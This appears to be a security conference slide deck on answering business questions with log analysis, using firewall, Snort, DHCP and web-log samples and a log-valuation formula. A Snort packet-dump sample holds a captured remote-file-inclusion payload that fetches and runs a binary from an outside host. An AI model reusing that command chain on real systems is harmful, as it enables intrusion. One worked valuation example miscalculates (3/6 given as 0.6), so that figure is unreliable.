



Answering Business Questions With Logs

Toby Weir-Jones

VP, Product Development

BT Managed Security Solutions Group




Agenda

- Introduction to logs
- Typical logging: sources, parameters, volumes
- Traditional uses
- More sophisticated log analysis
- Tools of the trade
- Contemporary uses:
 - Solving a Customer Satisfaction Issue
 - Investigating a violation of Acceptable Use Policy
 - Finding bots harvesting all your web content
- A framework of logging valuation
- Summary & Conclusions
- Q&A

Introduction to Logs


- Transports vs. Content
 - syslog and its variants
 - SNMP
 - Vendor-specific schemes
- Typical parameters
 - Event type
 - Timestamp
 - Relevant additional values (source, user, quantity)
- Logging verbosity
 - Message rates by source
 - Message sizes
 - Network/disk overhead

Log Sources



Log Volumes

- Web apps: 1gb to 75gb
- Firewalls: 1gb to 100gb+
- Unix servers: 1mb to 300mb+
- Windows: 50mb to 1gb+
- Transaction rates and logging verbosity compound to drive huge volumes



Log Samples: Checkpoint FW1

"Date","Time","Action","FW.Name","Direction","Source","Destination","Bytes","Rules","Protocol"
"datetime=26Aug2001","20:26:02","action=drop","fw_name=NFL-cp.NFL.gov","dir=inbound","src=139.67.8.235","dst=139.203.160.214","bytes=48","rule=29","proto=tcp/http"
"datetime=26Aug2001","20:26:02","action=drop","fw_name=NFL-cp.NFL.gov","dir=inbound","src=210.22.4.200","dst=139.203.133.42","bytes=48","rule=29","proto=tcp/http"
"datetime=26Aug2001","20:26:02","action=drop","fw_name=NFL-cp.NFL.gov","dir=inbound","src=200.211.147.23","dst=139.203.18.177","bytes=48","rule=29","proto=tcp/http"
"datetime=26Aug2001","20:26:02","action=drop","fw_name=NFL-cp.NFL.gov","dir=inbound","src=139.184.77.8","dst=139.203.141.128","bytes=48","rule=29","proto=tcp/http"
"datetime=26Aug2001","20:26:02","action=drop","fw_name=NFL-cp.NFL.gov","dir=inbound","src=61.129.122.129","dst=139.203.250.160","bytes=64","rule=29","proto=tcp/http"
"datetime=26Aug2001","20:26:02","action=drop","fw_name=NFL-cp.NFL.gov","dir=inbound","src=61.142.57.208","dst=139.203.67.133","bytes=48","rule=29","proto=tcp/http"
"datetime=26Aug2001","20:26:02","action=drop","fw_name=NFL-cp.NFL.gov","dir=inbound","src=206.247.102.9","dst=139.203.111.23","bytes=48","rule=29","proto=tcp/http"
"datetime=26Aug2001","20:26:02","action=drop","fw_name=NFL-cp.NFL.gov","dir=inbound","src=211.75.239.157","dst=139.203.152.208","bytes=48","rule=29","proto=tcp/http"
"datetime=26Aug2001","20:26:02","action=drop","fw_name=NFL-cp.NFL.gov","dir=inbound","src=209.165.171.246","dst=139.203.73.178","bytes=48","rule=29","proto=tcp/http"
"datetime=26Aug2001","20:26:02","action=drop","fw_name=NFL-cp.NFL.gov","dir=inbound","src=64.70.1.57","dst=139.203.241.128","bytes=48","rule=29","proto=tcp/http"
"datetime=26Aug2001","20:26:03","action=drop","fw_name=NFL-cp.NFL.gov","dir=inbound","src=61.138.33.102","dst=139.203.13.45","bytes=48","rule=29","proto=tcp/http"
"datetime=26Aug2001","20:26:03","action=drop","fw_name=NFL-cp.NFL.gov","dir=inbound","src=139.142.143.60","dst=139.203.131.222","bytes=48","rule=29","proto=tcp/http"
"datetime=26Aug2001","20:26:03","action=drop","fw_name=NFL-cp.NFL.gov","dir=inbound","src=139.184.155.183","dst=139.203.143.53","bytes=48","rule=29","proto=tcp/http"
"datetime=26Aug2001","20:26:03","action=drop","fw_name=NFL-cp.NFL.gov","dir=inbound","src=139.44.116.240","dst=139.203.241.7","bytes=48","rule=29","proto=tcp/http"
"datetime=26Aug2001","20:26:03","action=drop","fw_name=NFL-cp.NFL.gov","dir=inbound","src=61.141.206.1","dst=139.203.43.222","bytes=48","rule=29","proto=tcp/http"
"datetime=26Aug2001","20:26:03","action=drop","fw_name=NFL-cp.NFL.gov","dir=inbound","src=139.111.50.220","dst=139.203.31.197","bytes=48","rule=29","proto=tcp/http"
"datetime=26Aug2001","20:26:04","action=drop","fw_name=NFL-cp.NFL.gov","dir=inbound","src=194.244.77.147","dst=139.203.212.209","bytes=48","rule=29","proto=tcp/http"
"datetime=26Aug2001","20:26:04","action=drop","fw_name=NFL-cp.NFL.gov","dir=inbound","src=139.139.67.57","dst=139.203.219.68","bytes=48","rule=29","proto=tcp/http"
"datetime=26Aug2001","20:26:04","action=drop","fw_name=NFL-cp.NFL.gov","dir=inbound","src=139.142.136.156","dst=139.203.111.30","bytes=48","rule=29","proto=tcp/http"
"datetime=26Aug2001","20:26:04","action=drop","fw_name=NFL-cp.NFL.gov","dir=inbound","src=64.171.190.52","dst=139.203.15.41","bytes=48","rule=29","proto=tcp/http"



Log Samples: Snort IDS Alert & Packet Dump

[Classification: A Network Trojan was detected] [Priority: 1]

12/24-06:54:03.757015 66.147.xxx.yy:59330 -> 72.232.aa.bb:80

TCP TTL:50 TOS:0x0 ID:23969 IpLen:20 DgmLen:309 DF

AP Seq: 0xB00D311F Ack: 0x6C3F770A Win: 0x1C84 TcpLen: 20

[Xref => cve 2002-0953]

```
$ tcpdump -tttt -X -r /var/log/snort/tcpdump.log.1135358710
```


```
..
```

```
2005-12-23 17:54:04.664250 IP suspect.example.com.59431 > nice.example.com.www: P  
3251878904:3251879182(278) ack 1814956897 win 7300
```

```
0x0000: 4500 013e 60f0 4000 3206 c7e3 4293 7521 E..>`.@.2...B.u!  
0x0010: 48e8 1e4a e827 0050 c1d3 bbf8 6c2e 0b61 H..J.'..P....l...a  
0x0020: 5018 1c84 e84c 0000 4745 5420 2f6d 6f64 P....L..GET./mod  
0x0030: 756c 6573 2f63 6f70 7065 726d 696e 652f ules/coppermine/  
0x0040: 7468 656d 6573 2f64 6566 6175 6c74 2f74 themes/default/t  
0x0050: 6865 6d65 2e70 6870 7468 656d 652e 7068 heme.phptheme.ph  
0x0060: 703f 5448 454d 455f 4449 523d 6874 7470 p?THEME_DIR=http  
0x0070: 3a2f 2f32 3039 2e31 3336 2ecc cc2e dddd ://209.136.cc.dd  
0x0080: 2f63 6d64 2e67 6966 3f26 636d 643d 6364 /cmd.gif?&cmd=cd  
0x0090: 2532 302f 746d 703b 7767 6574 2532 3032 %20/tmp;wget%20  
0x00a0: 3039 2e31 3336 2ecc cc2e dddd 2f63 6261 09.136.cc.dd/cba  
0x00b0: 633b 6368 6d6f 6425 3230 3734 3425 3230 c;chmod%20744%20  
0x00c0: 6362 6163 3b2e 2f63 6261 633b 6563 686f cbac;./cbac;echo  
0x00d0: 2532 3059 5959 3b65 6368 6f7c 2048 5454 %20YYY;echo|.HTT  
0x00e0: 502f 312e 310d 0a48 6f73 743a 2037 322e P/1.1..Host:.72.  
0x00f0: 3233 322e aaaa 2ebb 34bb 0a55 7365 722d 232.aa.bb..User-  
0x0100: 4167 656e 743a 204d 6f7a 696c 6c61 2f34 Agent:.Mozilla/4  
0x0110: 2e30 2028 636f 6d70 6174 6962 6c65 3b20 .0.(compatible;.  
0x0120: 4d53 4945 2036 2e30 3b20 5769 6e64 6f77 MSIE.6.0;.Window  
0x0130: 7320 4e54 2035 2e31 3b29 0d0a 0d0a s.NT.5.1;)....
```



Log Samples: Windows XP



Traditional Uses

- Technical troubleshooting
 - File System Full
 - CPU utilization
 - Users performing bad commands
 - Broken network connections
- Authentication
 - Logins/logoffs
 - Privilege escalations
 - Invalid credentials/isolated object access violations
- Rudimentary activity tracking
 - Disconnect between user-perceived activities and log detail
 - Reassembling logs into a coherent flow is difficult

More Sophisticated Log Analysis

- Forensics
 - Reconstructing a sequence of actions to link them together
 - Defining standards for log capture and preservation
 - Integrity of archives is critical
 - Most systems auto-overwrite logs after time/size thresholds are met
- Attack detection
 - Real-time review of correlated network and host activity
 - Requires significant contextual knowledge
 - Lateral knowledge of typical behavior profiles is essential

Tools of the Trade

- Syslog, syslog-ng
 - Most common logging tools
 - Highly configurable
- Windows Event Logs
 - Application, System, & Security
 - Proprietary formats
- Vendor Consoles
 - Cisco, Checkpoint, everybody else
 - Log analysis systems
- Log Management
- SIEM
- Command-line tools



Contemporary Uses

- Three examples of making logs useful outside IT
 - Solving a Customer Satisfaction Issue (courtesy of Splunk)
 - Investigating a policy violation for HR
 - Confirming industrial espionage for Legal
- All three share certain common themes:
 - We used to measure them via “educated guesses” or indirect sampling
 - Measures of success were set as objectives to non-IT users

Solving a Customer Satisfaction Problem

- Premise: a customer reports a problem using your web application
- Tools: web server logs (accessed via Splunk)
- Approach:
 1. Isolate the customer's explicit activity
 2. Look for surrounding conditions
 3. Identify root cause and assign to appropriate owner

Customer Satisfaction Problem – 2



Investigating a Policy Violation for HR

- Premise: An employee is suspected of using a P2P file sharing tool on the company network
- Tools: Network IDS, tcpdump, honeypot
- Approach:
 1. Capture indicative network connection activity
 2. Confirm source IP & MAC addresses belong to suspect PC
 3. Isolate PC
 4. Investigate content offline to determine response

Policy Violation – 2

Trace file, sanitized:

```
11:24:19.650034 IP x.10810 > y.34.233.22.8613: UDP, length: 25
11:24:19.666047 IP x.2587 > y.138.230.251.4246: UDP, length: 6
11:24:19.666091 IP x.10810 > y.127.115.17.4197: UDP, length: 25
11:24:19.681433 IP x.10810 > y.76.27.4.4175: UDP, length: 25
11:24:19.681473 IP x.2587 > y.28.31.240.4865: UDP, length: 6
11:24:19.696907 IP x.2587 > y.162.178.102.4265: UDP, length: 6
.....
11:24:20.946921 IP x.2587 > y.250.47.34.4665: UDP, length: 6
11:24:20.962509 IP x.2587 > y.152.93.254.4665: UDP, length: 6
11:24:20.978275 IP x.2587 > y.28.31.241.5065: UDP, length: 6
11:24:20.993871 IP x.2587 > y.135.32.97.580: UDP, length: 6
11:24:21.009621 IP x.2587 > y.149.102.1.4246: UDP, length: 6
11:24:29.681224 IP x.10810 > y.32.97.189.5312: UDP, length: 4
11:24:29.696903 IP x.10810 > y.10.34.181.7638: UDP, length: 4
11:24:29.716503 IP x.10810 > y.26.234.251.12632: UDP, length: 4
.....
11:26:20.291874 IP x.10810 > y.19.149.0.21438: UDP, length: 19
```

DHCP logs, sanitized:

```
ID,Date,Time,Description,IPAddress,HostName,MAC Address
00,07/21/06,19:42:47,Started,,,,,
56,07/21/06,19:42:48,Authorization failure, stopped servicing,,production.com,,
55,07/21/06,19:50:52,Authorized(servicing),,production.com,,
[...]
10,07/22/06,22:19:56,Assign,x.2587,e2k7.,0013D30C227E,
31,07/22/06,22:19:56,DNS Update Failed,147.100.100.120,e2k7.,-1,
30,07/22/06,22:20:19,DNS Update Request,120.100.100.147,e2k7.,,
12,07/22/06,22:20:19,Release,147.100.100.120,e2k7.,0013D30C227E,
31,07/22/06,22:20:19,DNS Update Failed,147.100.100.120,e2k7.,-1,
30,07/22/06,22:20:25,DNS Update Request,120.100.100.147,e2k7.,,
10,07/22/06,22:20:25,Assign,147.100.100.120,e2k7.,0013D30C227E,
```



Documenting Industrial Espionage for Legal

- Premise: Operations believes competitors are mining full web catalog using bots or other malware
- Tools: firewall logs; web app logs; statistical tools
- Approach:
 1. Group raw logs into 10-minute intervals
 2. Examine data for indicators of non-human activity
 3. Create a statistical model of normal vs bot behavior
 4. Isolate explicit IPs which are bots, quantify their activity relative to normal users

Industrial Espionage – 2

Requests	Source IP	Start Time	End Time	Encoding	Connection
2026	x.y.56.149	5/26/2009 20:10	5/26/2009 20:19	-	close
2012	x.y.56.149	5/26/2009 22:30	5/26/2009 22:39	-	close
1898	x.y.56.149	5/26/2009 22:10	5/26/2009 22:19	-	close
1660	x.y.56.149	5/26/2009 22:40	5/26/2009 22:49	-	close
1605	x.y.56.149	5/26/2009 22:00	5/26/2009 22:09	-	close
1559	x.y.56.149	5/26/2009 18:20	5/26/2009 18:29	-	close
1510	W.190.248.99	5/26/2009 17:10	5/26/2009 17:19	gzip, deflate	Keep-Alive
1474	x.y.56.149	5/26/2009 18:10	5/26/2009 18:19	-	close
1444	x.y.56.149	5/26/2009 22:50	5/26/2009 22:59	-	close
1438	x.y.56.149	5/26/2009 23:10	5/26/2009 23:19	-	close
1373	x.y.56.149	5/26/2009 21:50	5/26/2009 21:59	-	close
1363	x.y.56.149	5/26/2009 23:00	5/26/2009 23:09	-	close
1334	x.y.56.149	5/26/2009 18:50	5/26/2009 18:59	-	close
1326	x.y.56.149	5/26/2009 22:20	5/26/2009 22:29	-	close
1292	x.y.56.149	5/26/2009 21:40	5/26/2009 21:49	-	close
1189	x.y.56.149	5/26/2009 20:20	5/26/2009 20:29	-	close
1106	x.y.56.149	5/26/2009 19:10	5/26/2009 19:19	-	close
1032	x.y.56.149	5/26/2009 19:20	5/26/2009 19:29	-	close
1024	x.y.56.149	5/26/2009 18:40	5/26/2009 18:49	-	close

Industrial Espionage – 3

*Requests Per 10-Min Frequency By Unique Source IP, All
Requests, Jan 25 - May 25, 2009*

Total # of Requests	% of Source IP's
10000	0.0003%
5000	0.0011%
2000	0.0253%
1000	0.1003%
500	0.5193%
200	10.0817%
100	37.6892%
90	45.4329%
80	52.2750%
70	56.5592%
60	60.1462%
50	68.0245%
40	72.9666%
30	76.5100%
20	82.5241%
10	91.9132%

- Start with an assumption: “No human user could submit 500 requests in 10 minutes”
- Yet 0.52% of observed traffic did!
- Identify threshold to get to a 1-in-1000 risk

Industrial Espionage – 4

- A combination of behavior types, frequencies, volumes, and predictability isolate a shortlist of bots
- Once identified, decide on countermeasures:
 - Block
 - Delay
 - Confuse
 - Reduce
 - Deflect
- Involve law enforcement? Depends on jurisdiction
- Be prepared for Cat-and-Mouse!

A Framework of Logging Valuation

- Consider a simple linear equation:
 - **A**: Value of asset (L/M/H)
 - **B**: Customer-facing? (Y/N)
 - **C**: Critical process? (Y/N)
 - **D**: Expertise required to analyze? (L/M/H)
 - **E**: Secured access? (Y/N)
 - **F**: Integrity of archives? (L/M/H)

Low	Med	High	Yes	No
+1	+3	+5	+2	+0

- **G**: Assign a standard value to each point, as a summary cost for an incident investigation – likely US\$25-\$100k
- $[(A + B + C) / (D + E + F)] * G = \text{Annual value of logs}$

Example #1

- Standard cost unit: US\$30k
- Active Directory servers (primary & backup):
 - Value of Assets: H +5 (primary) / M +3 (backup)
 - Customer-facing: N +0 / N +0
 - Critical process: Y +2 / N +0
 - Expertise required: M +3 / M +3
 - Secured access: Y +2 / Y +2
 - Integrity of archives: H +5 / L +1
- Calculation:
 - Primary server = $(5+0+2) / (3+2+5) = 0.7 * \$30k = \$21k$
 - Backup server = $(3+0+0) / (3+2+1) = 0.6 * \$30k = \$18k$

Example #2:

- Standard cost unit: US\$50k
- Enterprise Firewall Cluster (6 nodes):
 - Value of asset: H +5
 - Customer-facing: Y +2
 - Critical process: Y +2
 - Expertise required: H +5
 - Secured access: Y +2
 - Integrity of archives: L +1
- Calculation:
 - Each node: $(5+2+2) / (5+2+1) = 1.125 * \$50k = \$56.25k$
 - BUT: Multiply by 6 nodes = \$337.5k

Example #3

- Standard cost unit: US\$20k
- Internal staging system:
 - Value of asset: L +1
 - Customer-facing: N +0
 - Critical process: N +0
 - Expertise required: H +5
 - Secured access: Y +2
 - Integrity of archives: L +1
- Calculation:
 - $(1+0+0) / (5+2+1) = 0.125 * \$20k = \$2.5k$

Reminders

- Outputs are an indicator of how to value logs from each asset; useful for prioritizing IT strategy
- Don't overthink standard cost units
 - Relative values are more important than absolute amounts
- Differences between primary and backups are small!
- Coefficients can (and should!) be adjusted based on your experience; a useful quarterly exercise
- Demonstrates due diligence to auditors

Questions

Acknowledgments

- Splunk
- SecurityFocus
- Jpsdomain.org
- Ratemynetworkdiagram.com (user Bobmonkey)



Bringing it all together